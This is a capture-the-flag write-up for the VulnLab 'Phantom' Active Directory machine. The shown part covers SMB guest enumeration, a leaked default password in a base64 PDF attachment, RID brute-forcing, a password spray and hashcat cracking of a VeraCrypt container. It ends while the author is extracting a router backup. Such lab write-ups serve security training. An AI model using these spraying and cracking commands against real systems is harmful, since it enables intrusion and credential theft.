Phantom VulnLab
Phantom VulnLab Writeup
Phantom is a medium difficulty machine from VulnLab hosted on HackTheBox which is based on Active Directory Exploitation. Initial enumeration reveals a publicly accessible SMB Share containing an email file with a base64 encoded PDF attachment that leaks a domain password. After enumerating domain users and performing a password spray, valid credentials are discovered for the ibryant account. Further enumeration of network shares uncovers a VeraCrypt container, which, after cracking, discloses a VyOS router backup holding credentials. These credentials provide access to the svc_sspr account, which has sufficient rights to configure Resource-Based Constrained Delegation (RBCD). By abusing RBCD and leveraging S4U2Self/S4U2Proxy Kerberos delegation, we impersonate a Domain Admin and achieve full domain compromise.
Initial Enumeration
We start off with the rustmap to find open ports and services running on the box.
1
rustmap.py -ip 10.129.234.63


Looking at the results we have a numerous ports open on the box.
We can add dc.phantom.vl to our /etc/hosts file as the FQDN and phantom.vl be the domain name.
We also have the winrm port open on the box so that we can connect to the remote machine using winrm access.
Lets now enumerate SMB shares.
SMB Enumeration
Ports 139 and 445 are open, means SMB can be enumerated.
1
nxc smb 10.129.234.63 -u '' -p ''

The null authentication is set to true.
Checking for the guest access and enumerate shares if accessible.
1
nxc smb phantom.vl -u '.' -p '' --shares

We have guest access and we can enumerate shares too.
Lets connect to the Public share and check whats in it.
1
smbclient //phantom.vl/Public -U '.'%''

There is only one file present downloading it to our local machine.
This is an email template of welcome_template.pdf for the new employees joining the company.
The .eml file is as follows.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
Content-Type: multipart/mixed; boundary="===============6932979162079994354=="
MIME-Version: 1.0
From: alucas@phantom.vl
To: techsupport@phantom.vl
Date: Sat, 06 Jul 2024 12:02:39 -0000
Subject: New Welcome Email Template for New Employees

--===============6932979162079994354==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Dear Tech Support Team,

I have finished the new welcome email template for onboarding new employees.

Please find attached the example template. Kindly start using this template for all new employees.

Best regards,
Anthony Lucas

--===============6932979162079994354==
Content-Type: application/pdf
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="welcome_template.pdf"

JVBERi0xLjcKJcOkw7zDtsOfCjIgMCBvYmoKPDwvTGVuZ3RoIDMgMCBSL0ZpbHRlci9GbGF0ZURl
Y29kZT4+CnN0cmVhbQp4nI1Vy4rcMBC8+yt0zsFTXZYsGcyAJY8hgT0sGcgh5LBksyE5LGRYyO+H
bnsfM7OeyckvSdVV1dVGLe5vtRkOT78e7r4/uXxTqj8ODjWYXCtSd1Fc7Obr4Uf15YN7rHY3pdp8
[REDACTED]

--===============6932979162079994354==--
If we extract the base64 text and create a new file named as welcome_template.pdf and then open it, we would have a new pdf file with fresh contents.

We have some credentials.
To test these creds we need to have a valid username.
RID Bruteforcing
We can bruteforce the RIDs since we have guest access.
1
nxc smb phantom.vl -u '.' -p '' --rid-brute
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
Administrator
Guest
krbtgt
svc_sspr
TechSupports
Server
ICT
DevOps
Accountants
FinManagers
EmployeeRelations
HRManagers
rnichols
pharrison
wsilva
elynch
nhamilton
lstanley
bbarnes
cjones
agarcia
ppayne
ibryant
ssteward
wstewart
vhoward
crose
twright
fhanson
cferguson
alucas
ebryant
vlynch
ghall
ssimpson
ccooper
vcunningham
SSPR
Saved the usernames to usernames.txt file.
Password Spray
We have creds and domain users, lets do a password spray to see if we get a hit.
1
nxc smb phantom.vl -u usernames.txt -p 'Ph4nt0m@5t4rt!' --continue-on-success

So we have a valid hit as → ibryant:Ph4nt0m@5t4rt!
SMB Enumeration 2
Lets now again enumerate the SMB share using the set of valid credentials.
1
nxc smb phantom.vl -u 'ibryant' -p 'Ph4nt0m@5t4rt!' --shares

Connecting to this share using smbclient.
1
smbclient //phantom.vl/'Departments Share' -U 'ibryant'%'Ph4nt0m@5t4rt!'


Lets download everything on these directories.
Exploitation
Veracrypt Cracking
Now our primary focus should be on IT_BACKUP_201123.hc file.
These .hc files are the veracrypt files that are disk encrypted files.
We will use hashcat to identify the type of the hashes.
1
hashcat --show IT_BACKUP_201123.hc

Lets now crack it with Hashcat (we can do it with john too but I like hashcat)
But for it to crack we need a custom wordlist as given in the machine’s description

So we are gonna use crunch to generate a wordlist with company’s name and with the year.
Wordlist Creation
1
crunch 12 12 -t 'Phantom202%^' -o phantom_brute.txt

Lets now use hashcat with this bruteforce list to crack the veracrypt drive.
It took me sometime to find the correct method to use in hashcat.
1
hashcat -m 13721 IT_BACKUP_201123.hc phantom_brute.txt

Now we have credentials for the Veracrypt disk file.
We need to download veracrypt to open these .hc files.
Veracrypt Analysis
Opening .hc file in Veracrypt.

Veracrypt mounted the entries.

Now lets search for potential passwords or hints to progress on the box.
Vyos Router Backup
Extracting the Vyos backup tar gzip file with tar.
1
tar -xvzf vyos_backup.tar.gz

In the config directory, I did this.
